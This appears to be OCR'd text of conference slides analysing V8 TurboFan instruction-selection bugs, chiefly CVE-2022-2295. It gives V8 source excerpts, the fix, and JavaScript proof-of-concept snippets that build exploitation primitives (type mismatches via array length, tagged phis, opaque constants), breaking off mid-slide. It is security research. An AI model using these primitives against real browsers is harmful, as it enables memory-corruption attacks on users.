京麒
网络安全大会


JIT Bugs in Instruction Selection

主讲人：冯柱天　　奇点实验室高级安全研究员

Agenda

1. Background
2. Root cause of CVE-2022-2295
3. Exploitation of CVE-2022-2295
4. Takeaways

Compiler pipeline



Layering of nodes/operations

Node kinds :


- Complex **JavaScript** nodes at high-level.
- Simple **machine** nodes at low-level.
- "**Simplified**" nodes in the middle.
- **Common** nodes are shared.

TurboFan nodes

- JavaScript:
  JSAdd JSSubtract JSMultiply JSDivide JSModulus JSDivide
  JSBitwiseOr JSBitwiseAnd JSBitwiseXor JSShiftLeft JSShiftRight
  JSEqual JSStrictEqual JSToBoolean JSToNumber JSCall
- Intermediate:
  NumberAdd NumberSub NumberMul NumberDiv NumberMod
  NumberEqual NumberLessThan LoadField StoreField
  StringEqual StringAdd ChangeTaggedToInt32
- Machine:
  Int32Add Int32Sub Int32Mul Float64Add Float64Sub Float64Mul
  Load Store Call ConvertFloat64ToInt32

IR layering and phases


- Graph building
- Typed specialization, inlining
- Typing, typed lowering
- Representation selection
- JS Generic lowering
- Early optimizations
- Effect-control linearization
- Late optimizations
- Scheduling & Instruction Selection
- Code assembly



Issue 1254189 (CVE-2021-38007)

```
24: Load
27: Int32Constant[1]
29: Word32Sar(24, 27)
```

```
movl  edi, [eax+0xf]      movl  edi, [eax+0xf]
movl  ecx, 0x1            sar   edi, 0x1
sar   edi, cl
```



Issue 1254189 (CVE-2021-38007)

Some primitives and ideas:

1. Generate NumberConstant after SL phase
2. Typer-friendly tagged phi
3. Typer-opaque constants
4. Ephemeral phi
5. Eliminate the representation change node after the Phi

```
function foo() {
    let c = {c1:1};
    let x = ((c.c1&1)+1);

    let y = String();
    if (x>1) y = x;

    y <<= 1;
    // Typer: Range(0,0), Real: 1
    let z = 1 >> y;
    return z;
}
```

https://github.com/singularseclab/Slides/blob/main/2022/new_guided_javascript_fuzzing-zer0con2022.pdf

X64 Instruction Selector

```
34: Load(236, 241, 32, 32)

127: Int32Constant[0]

38: Word32Equal(34, 25)

39: Word32Equal(38, 127)
```

😵‍💫

```
movl   rdi, [rax+0xf]

cmpl   rdi, rsi
setel   dil
movzxbl   rdi, rdi
cmpl   rdi, 0
setel   dil
```

X64 Instruction Selector

```
34: Load(236, 241, 32, 32)

127: Int32Constant[0]
38: Word32Equal(34, 25)
39: Word32Equal(38, 127)
```

🤔

```
movl   rdi, [rax+0xf]

cmpl   rdi, rsi
setnzl  dil
```

X64 Instruction Selector

```
34: Load(236, 241, 32, 32)
127: Int32Constant[0]
38: Word32Equal(34, 25)
39: Word32Equal(38, 127)
```


🥳

```
cmpl  [rax+0xf], rsi
setnzl  dil
```


X64 Instruction Selector

```
bool InstructionSelector::CanCover(Node* user, Node* node) const {
  // 1. Both {user} and {node} must be in the same basic block.
  if (schedule()->block(node) != schedule()->block(user)) {
    return false;
  }
  // 2. Pure {node}s must be owned by the {user}.
  if (node->op()->HasProperty(Operator::kPure)) {
    return node->OwnedBy(user);
  }
  // 3. Impure {node}s must match the effect level of {user}.
  if (GetEffectLevel(node) != GetEffectLevel(user)) {
    return false;
  }
  // 4. Only {node} must have value edges pointing to {user}.
  for (Edge const edge : node->use_edges()) {
    if (edge.from() != user && NodeProperties::IsValueEdge(edge)) {
      return false;
    }
  }
  return true;
}
```

CanCover



X64 Instruction Selector



```
[instruction-selector-x64] Add missing CanCover check

CanCover is not transitive. The counter example are Nodes A,B,C such
that CanCover(A, B) and CanCover(B,C) and B is pure. In this case the
effect level of A and B might differ.

This CL adds a missing CanCover check to a case of shift reduction where
we assumed transitivity.

Change-Id: I9f368ffa6907d2af21bbc87b3e6570d0d422e125
Bug: v8:8384
Reviewed-on: https://chromium-review.googlesource.com/c/1307419
Commit-Queue: Sigurd Schneider <sigurds@chromium.org>
Reviewed-by: Benedikt Meurer <bmeurer@chromium.org>
Cr-Commit-Position: refs/heads/master@{#57157}
```

X64 Instruction Selector

```
bool InstructionSelector::CanCoverTransitively(Node* user, Node* node,
                                               Node* node_input) const {
  if (CanCover(user, node) && CanCover(node, node_input)) {
    // If {node} is pure, transitivity might not hold.
    if (node->op()->HasProperty(Operator::kPure)) {
      // If {node_input} is pure, the effect levels do not matter.
      if (node_input->op()->HasProperty(Operator::kPure)) return true;
      // Otherwise, {user} and {node_input} must have the same effect level.
      return GetEffectLevel(user) == GetEffectLevel(node_input);
    }
    return true;
  }
  return false;
}
```

X64 Instruction Selector

VisitWord32Equal

```
void InstructionSelector::VisitWord32Equal(Node* const node) {
  Node* user = node;
  FlagsContinuation cont = FlagsContinuation::ForSet(kEqual, node);
  Int32BinopMatcher m(user);
  if (m.right().Is(0)) {
    return VisitWordCompareZero(m.node(), m.left().node(), &cont);
  }
  VisitWord32EqualImpl(this, node, &cont);
}
```

X64 Instruction Selector

VisitWord32Equal → VisitWordCompareZero

```
// Shared routine for word comparison against zero.
void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
                                               FlagsContinuation* cont) {
  // Try to combine with comparisons against 0 by simply inverting the branch.
  while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
    Int32BinopMatcher m(value);
    if (!m.right().Is(0)) break;
    user = value;
    value = m.left().node();
    cont->Negate();
  }
  if (CanCover(user, value)) {
    ...
  }
  // Branch could not be combined with a compare, emit compare against 0.
  VisitCompareZero(this, user, value, kX64Cmp32, cont);
}
```

X64 Instruction Selector

VisitWord32Equal → VisitWordCompareZero → VisitWord32EqualImpl → VisitWordCompare

```
void VisitWordCompare(InstructionSelector* selector, Node* node,
                      InstructionCode opcode, FlagsContinuation* cont) {
  ...
  if (g.CanBeImmediate(right)) {
    if (g.CanBeMemoryOperand(opcode, node, left, effect_level)) {
      return VisitCompareWithMemoryOperand(selector, opcode, left,
                                           g.UseImmediate(right), cont);
    }
    return VisitCompare(selector, opcode, g.Use(left), g.UseImmediate(right),
                        cont);
  }
  if (g.CanBeMemoryOperand(opcode, node, left, effect_level)) {
    return VisitCompareWithMemoryOperand(selector, opcode, left,
                                         g.UseRegister(right), cont);
  }
  return VisitCompare(selector, opcode, left, right, cont,
                      node->op()->HasProperty(Operator::kCommutative));
}
```


X64 Instruction Selector

VisitWord32Equal → VisitWordCompareZero → VisitWord32EqualImpl → VisitWordCompare → CanBeMemoryOperand

```
bool CanBeMemoryOperand(InstructionCode opcode, Node* node, Node* input,
                        int effect_level) {
  if ((input->opcode() != IrOpcode::kLoad &&
       input->opcode() != IrOpcode::kLoadImmutable) ||
      !selector()->CanCover(node, input)) {
    return false;
  }
  if (effect_level != selector()->GetEffectLevel(input)) {
    return false;
  }
  MachineRepresentation rep =
      LoadRepresentationOf(input->op()).representation();
  switch (opcode) {
    ...
  }
  return false;
}
```

Issue 1336869 (CVE-2022-2295)

```
let c0 = 0;
function foo(a, b) {
    function bar1() {
        b--;
        return a;
    }
    let x = a == 0xdead;
    function bar2() {}
    bar2 >>>= 1;
    let res = b !== x;
    b = x;
    let y = a > c0;
    res += c0;
    return res;
}
```



```
25: Call[Code:Compare_WithFeedback]

34: Load(b)

38: Word32Equal(34, 25)

127: Int32Constant[0]

39: Word32Equal(38, 127)

40: Store(b, 25)
```


Issue 1336869 (CVE-2022-2295)

```
let c0 = 0;
function foo(a, b) {
    function bar1() {
        b--;
        return a;
    }
    let x = a == 0xdead;
    function bar2() {}
    bar2 >>>= 1;
    let res = b !== x;
    b = x;
    let y = a > c0;
    res += c0;
    return res;
}
```

```
movl   [rax+0xf], rdi
cmpl   [rax+0xf], rdi
setnzl  dil
```

```
25: Call[Code:Compare_WithFeedback]

34: Load(b)

38: Word32Equal(34, 25)

127: Int32Constant[0]

40: Store(b, 25)

39: Word32Equal(38, 127)
```

HOW TO EXPLOIT? 🤔



```
}  // namespace

// Shared routine for word comparison against zero.
void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
                                               FlagsContinuation* cont) {
  // Try to combine with comparisons against 0 by simply inverting the branch.
  while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
    Int32BinopMatcher m(value);
    if (!m.right().Is(0)) break;

    user = value;
    value = m.left().node();
    cont->Negate();
  }

  if (CanCover(user, value)) {
    switch (value->opcode()) {
      case IrOpcode::kWord32Equal:
        cont->OverwriteAndNegateIfEqual(kEqual);
```

```
// Used instead of CanCover in VisitWordCompareZero: even if CanCover(user,
// node) returns false, if |node| is a comparison, then it does not require any
// registers, and can thus be covered by |user|.
bool CanCoverForCompareZero(InstructionSelector* selector, Node* user,
                            Node* node) {
  if (selector->CanCover(user, node)) {
    return true;
  }
  // Checking if |node| is a comparison. If so, it doesn't required any
  // registers, and, as such, it can always be covered by |user|.
  switch (node->opcode()) {
#define CHECK_CMP_OP(op) \
  case IrOpcode::k##op:  \
    return true;
    MACHINE_COMPARE_BINOP_LIST(CHECK_CMP_OP)
#undef CHECK_CMP_OP
    default:
      break;
  }
  return false;
}

}  // namespace

// Shared routine for word comparison against zero.
void InstructionSelector::VisitWordCompareZero(Node* user, Node* value,
                                               FlagsContinuation* cont) {
  // Try to combine with comparisons against 0 by simply inverting the branch.
  while (value->opcode() == IrOpcode::kWord32Equal && CanCover(user, value)) {
    Int32BinopMatcher m(value);
    if (!m.right().Is(0)) break;

    user = value;
    value = m.left().node();
    cont->Negate();
  }

  if (CanCoverForCompareZero(this, user, value)) {
    switch (value->opcode()) {
      case IrOpcode::kWord32Equal:
        cont->OverwriteAndNegateIfEqual(kEqual);
```

General structure

```
o = {};
function foo() {
  let z = (o.a < 9) | 0;
  o.a = 10;
  let res = (z == 0) | 0;
  // res type mismatch

  // Typer hardening bypass
}
```

Some primitives and ideas 💡

Ideas #1: `Load` needs type

```
let o = new Uint32Array(0x10);
o.length
```

😔

```
let o = "ABCD";
o.length
```

😔

Ideas #1: `Load` needs type

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1){
    let z = (o.length < 0x3ffffff) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```

Ideas #1: `Load` needs type

```
FieldAccess AccessBuilder::ForJSArrayLength(ElementsKind elements_kind) {
  TypeCache const* type_cache = TypeCache::Get();
  FieldAccess access = {kTaggedBase, JSArray::kLengthOffset,
                        Handle<Name>(), MaybeHandle<Map>(),
                        type_cache->kJSArrayLengthType,
                        MachineType::AnyTagged(),
                        kFullWriteBarrier, "JSArrayLength"};
  if (IsDoubleElementsKind(elements_kind)) {
    access.type = type_cache->kFixedDoubleArrayLengthType; 0x3ffffe
    access.machine_type = MachineType::TaggedSigned();
    access.write_barrier_kind = kNoWriteBarrier;
  } else if (IsFastElementsKind(elements_kind)) {
    access.type = type_cache->kFixedArrayLengthType;
    access.machine_type = MachineType::TaggedSigned();
    access.write_barrier_kind = kNoWriteBarrier;
  }
  return access;
}
```

Ideas #1: `Load` needs type

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1){
    let y = 0x3ffffff;
    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```

1. `z` should have precise type information

2. The machine representation of `y` should be Tagged

3. `z` should not be constant folded

Ideas #2: Typer-friendly tagged phi

```
function foo(a) {
    let x = 0;

    let y = String();
    if (a) y = x;

    let z = 1 >> y;
    return z;
}
```

Machine representation:

y:

kRepTagged

Typer:

y:

(String | Range(0, 0))

z:

Range(1, 1)

京麒
网络安全大会

Ideas #2: Typer-friendly tagged phi

```
MachineRepresentation GetOutputInfoForPhi(Node* node, Type type, Truncation use) {
    if (type.Is(Type::None())) {
        return MachineRepresentation::kNone;
    } else if (type.Is(Type::Signed32()) || type.Is(Type::Unsigned32())) {
        return MachineRepresentation::kWord32;
    } else if (type.Is(Type::NumberOrOddball()) && use.IsUsedAsWord32()) {
        return MachineRepresentation::kWord32;
    } else if (type.Is(Type::Boolean())) {
        return MachineRepresentation::kBit;
    } else if (type.Is(Type::NumberOrOddball()) && use.TruncatesOddballAndBigIntToNumber()) {
        return MachineRepresentation::kFloat64;
    } else if (type.Is(Type::Union(Type::SignedSmall(), Type::NaN(), zone()))) {
        return MachineRepresentation::kTagged;
    } else if (type.Is(Type::Number())) {
        return MachineRepresentation::kFloat64;
    } else if (type.Is(Type::BigInt()) && use.IsUsedAsWord64()) {
        return MachineRepresentation::kWord64;
    } else if (type.Is(Type::ExternalPointer()) || type.Is(Type::SandboxedPointer())) {
        return MachineType::PointerRepresentation();
    }
    return MachineRepresentation::kTagged;
}
```

Ideas #2: Typer-friendly tagged phi

```
#define SPECULATIVE_NUMBER_BINOP(Name)                          \
  Type OperationTyper::Speculative##Name(Type lhs, Type rhs) { \
    lhs = SpeculativeToNumber(lhs);                             \
    rhs = SpeculativeToNumber(rhs);                             \
    return Name(lhs, rhs);                                      \
  }
SPECULATIVE_NUMBER_BINOP(NumberBitwiseOr)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseAnd)
SPECULATIVE_NUMBER_BINOP(NumberBitwiseXor)
SPECULATIVE_NUMBER_BINOP(NumberShiftLeft)
SPECULATIVE_NUMBER_BINOP(NumberShiftRight)
SPECULATIVE_NUMBER_BINOP(NumberShiftRightLogical)
#undef SPECULATIVE_NUMBER_BINOP
```

```
Type OperationTyper::SpeculativeToNumber(Type type) {
  return ToNumber(Type::Intersect(type, Type::NumberOrOddball(), zone()));
}
```

Ideas #2: Typer-friendly tagged phi

```
Type Typer::Visitor::TypeSpeculativeNumberLessThan(Node* node) {
  return TypeBinaryOp(node, NumberLessThanTyper);
}

Type OperationTyper::ToNumber(Type type) {
  if (type.Is(Type::Number())) return type;
😫  if (type.Maybe(Type::StringOrReceiver())) return Type::Number();
  // Both Symbol and BigInt primitives will cause exceptions
😝  // to be thrown from ToNumber conversions, so they don't
  // contribute to the resulting type anyways.
  type = Type::Intersect(type, Type::PlainPrimitive(), zone());

  // This leaves us with Number\/Oddball, so deal with the individual
  // Oddball primitives below.
  DCHECK(type.Is(Type::NumberOrOddball()));
  ...
  return Type::Intersect(type, Type::Number(), zone());
}
```

Ideas #2: Typer-friendly tagged phi

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1, a2){
    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```

Machine representation:

y:

kRepTagged

Typer:

y:

(BigInt | Range(0x3ffffff, 0x3ffffff))

z:

Range(1, 1)

Ideas #3: Typer-opaque constants with -0

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
    if(flag) return;
    o.length = 0x4000000;
}
function foo(a1, a2){



    let y = BigInt(1);
    if(!a2)
        y = 0x3ffffff;

    let z = (o.length < y) | 0;
    bar(a1);
    let res = (z == 0) | 0;
    return res;
}
```

ConstantFoldingReducer

```
Reduction ConstantFoldingReducer::Reduce(Node* node) {
  if (!NodeProperties::IsConstant(node) &&
      NodeProperties::IsTyped(node) &&
      node->op()->HasProperty(Operator::kEliminatable) &&
      node->opcode() != IrOpcode::kFinishRegion) {
    Node* constant = TryGetConstant(jsgraph(), node);
    if (constant != nullptr) {
      ...
    }
  }
  return NoChange();
}
```

💡 SpeculativeNumberEqual

Ideas #3: Typer-opaque constants with -0

```
let o = new Array(1.1,2.2,3.3,4.4);
function bar(flag){
